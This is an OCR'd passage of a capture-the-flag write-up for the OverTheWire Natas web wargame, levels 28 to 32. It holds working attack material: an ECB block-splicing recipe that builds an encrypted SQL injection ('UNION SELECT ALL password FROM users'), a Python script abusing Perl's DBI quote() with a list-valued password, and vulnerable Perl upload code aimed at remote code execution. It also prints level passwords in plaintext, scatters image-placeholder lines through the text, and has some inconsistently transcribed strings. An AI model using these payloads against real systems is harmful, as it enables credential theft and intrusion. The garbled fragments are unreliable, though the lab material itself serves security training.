@       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPly3yUV4p/9rs5tjwDXuK8Pc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length:  107
[       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPK7B+k9y5yL6QohmL+K/v6wc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
\       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlWJ2pwLjKxd0ddiQ3a1c5lfN5woKhSkQjlY0g5eVSYncqM9
OYQkTq645oGdhkgSlo
length:  107
]       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLEuAxiet62+2h3vCLZPxMDc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length:  107
^       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJDpVO/JmnWb/YtOSiQQ8YUc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
_       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKGuyWCF8zbfH0lJ2SdNuHDc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
```

```
`       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJ0Q54Z/smq8nr1rd2UE6kac4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
{       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKZL7LNvZK6jUMY4QM7lqX+c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
|       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJX8qtL437i3QAzjMWFpGcsc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
}       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJv6UCoX8e88fFquEKY4o8gc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
~       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL638kBDynr7rk4SF0XkgpCc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
        G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLD7IckJQcpILNw/BaVLH3oc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
            G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJlY8sQ0T48fH8R/rt2/ct7c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107

        G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlWJ2pwLjKxd0ddiQ3a1c5lvWBpJG1lFce1SZQgYwg9o8qM9
OYQkTq645oGdhkgSlo
length:  107
        G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlWJ2pwLjKxd0ddiQ3a1c5ld8PrpzX07oLWOfmdGv+zq8qM
9OYQkTq645oGdhkgSlo
length:  107

        G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKXX0vazcufStO81zC5tvicc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwI
length:  107

        G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJWDBotq0PURDvPJvcS+L6zc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
```







Link:

```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlWJ2pwLjKxd0ddiQ3a1c5lWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzlaCU2kq38vTeW0b+K
```

Removing the known good header (`G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP`) and the known bad block (`lWJ2pwLjKxd0ddiQ3a1c5l`). That leaves us with the encrypted SQL injection query:

```
WY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzlaCU2kq38vTeW0b+K
```

Now, we need to reconstruct our query:

Known good header: `G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP`

Dummy block: `ltlMM3qTizkRB5P2zYxJsb`

SQL injection: `WY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzlaCU2kq38vTeW0b+K`


Known good trailer: `c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=`

Redundant? Yes. Scriptable? Also yes. But oh well. Concatenate these strings together, remove new lines, and you get:


```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPltlMM3qTizkRB5P2zYxJsbWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzlaCU2kq38vTeW0b+Kc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=
```

URL encode this and submit it as a query:

```
G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPltlMM3qTizkRB5P2zYxJsbWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzlaCU2kq38vTeW0b%2BKc4pf%2B0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI%3D
```



Input: `AAAAAAAAA' UNION SELECT ALL password FROM users; --`




URL: `G%252BglEae6W%252F1XjA7vRm21nNyEco%252Fc%252BJ2TdR0Qp8dcjPlWJ2pwLjKxd0ddiQ3a1c5l%252B76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9B`

After URL decoding, remove the first three blocks (header and bad block):

`+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons=`


Add the header and dummy block back to the front, and the trailer on the end:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP ItlMM3qTizkRB5P2zYxJsb +76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons= c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=



The resulting query is:

G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPltlMM3qTizkRB5P2zYxJsb%2B76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6lSPYnZVBfqJ%2FOntzil%2F7SkUAJGd1F1rllrvW803zOcae3OEfZlC7ztYnAg%3D%3D





Password:


31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns


▼ Level 29


URL : http://natas29.natas.labs.overthewire.org













Password:


```
WQhx1BvcmP9irs2MP9tRnLsNaDl76YrH
```

▼ Level 30


URL : http://natas30.natas.labs.overthewire.org









```
use DBI;

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
END

if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect("DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}

print <<END;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END
```





Python Script:

```
import requests

url = "http://natas30.natas.labs.overthewire.org"

s = requests.Session()
s.auth = ('natas30','WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH')
```


```
args = {"username":"natas31", "password": ["''' or 1",2]}
pas = s.post(url, data=args)
print(pas.text)
```

Password:


```
m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y
```


▼ Level 31


URL : http://natas31.natas.labs.overthewire.org




```
<h1>natas31</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```








Password:

```
NalWhW2VIrKqrc7aroJVHOZvk3RQMi0B
```


▼ Level 32


URL : http://natas32.natas.labs.overthewire.org



Not secure natas32.natas.labs.overthewire.org/index-source.html

```
}

</style>


<h1>natas32</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;

<form action="index.pl" method="post" enctype="multipart/form-data">
    <h2> CSV2HTML</h2>
    <br>
    We all like .csv files.<br>
    But isn't a nicely rendered and sortable table much cooler?<br>
    <br>
    This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.
    <br><br>
    Select file to upload:
    <span class="btn btn-default btn-file">
        Browse <input type="file" name="file">
    </span>
    <input type="submit" value="Upload" name="submit" class="btn">
</form>
END
}
```



